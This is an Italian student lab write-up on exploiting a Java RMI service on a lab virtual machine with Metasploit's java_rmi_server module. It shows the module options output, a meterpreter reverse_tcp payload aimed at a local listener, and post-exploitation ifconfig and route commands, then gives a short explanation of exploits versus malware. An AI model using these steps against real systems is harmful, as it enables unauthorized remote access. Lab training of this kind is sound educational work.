

UNITÀ 2/ COMPITO 5/ SETTIMANA




1-Ho iniziato verificando che entrambe le macchine “pinghino”.



2-Poi uso il comando << search java RMI >> per cercare gli exploit relativi java per l'appunto e provandoli tutti ho capito che quello che cercavamo è quello che ho evidenziato.


```
msf6 > use 4
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                         t/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an addres
                                         s on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.14     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

3-Quindi usiamo il comando << use 4 >> (per usare l'exploit) e subito dopo il comando << show options >> che in Metasploit viene utilizzato per visualizzare e modificare le opzioni associate a un modulo specifico.




4-Così sono andato a configurare il rhosts mettendo l'ip di meta con il comando << set RHOSTS >> affiancato dall'indirizzo ip di meta. Ripetiamo il comando << show options >> per poter visualizzare le opzioni.

5-Giunti a questo punto possiamo avviare l'exploit e già così potevo vedere che era andato tutto correttamente però per essere ancora più sicuro andiamo a fare un << ifconfig >> (anche perché la configurazione di rete era richiesta nell'esercizio). e come possiamo vedere nell' ipv4 address avrò l'indirizzo ip di meta.



6-In più era stato chiesto informazioni sulla tabella di routing della macchina vittima così per poter sapere il comando digito << help >>



7-Così una volta scoperto digito << route >> avremo le nostre informazioni sulla tabella di routing della macchina virtuale vittima.

Exploit E Malware

Exploit e malware sono concetti distinti, ma spesso sono correlati in termini di sicurezza informatica. Ecco le differenze principali:

Exploit:

Un exploit è un pezzo di software o una sequenza di comandi progettati per sfruttare una vulnerabilità nel software o nel sistema operativo di un computer.
Gli exploit vengono utilizzati per sfruttare debolezze di sicurezza al fine di ottenere l'accesso non autorizzato a un sistema o per eseguire codice dannoso.
L'obiettivo principale di un exploit è approfittare di una vulnerabilità specifica per ottenere un vantaggio, come l'esecuzione di codice malevolo o l'accesso privilegiato.

Malware:

Il malware è un termine generico che si riferisce a software dannoso progettato per danneggiare o compromettere un sistema informatico.
I malware possono assumere diverse forme, tra cui virus, worm, trojan, ransomware, spyware, adware, ecc.
Mentre un exploit sfrutta una vulnerabilità specifica, il malware è progettato per danneggiare, interrompere o controllare il funzionamento di un sistema.

In breve, un exploit viene utilizzato per sfruttare debolezze già presenti nel computer della vittima, mentre i malware vengono utilizzati per inserire nuove vulnerabilità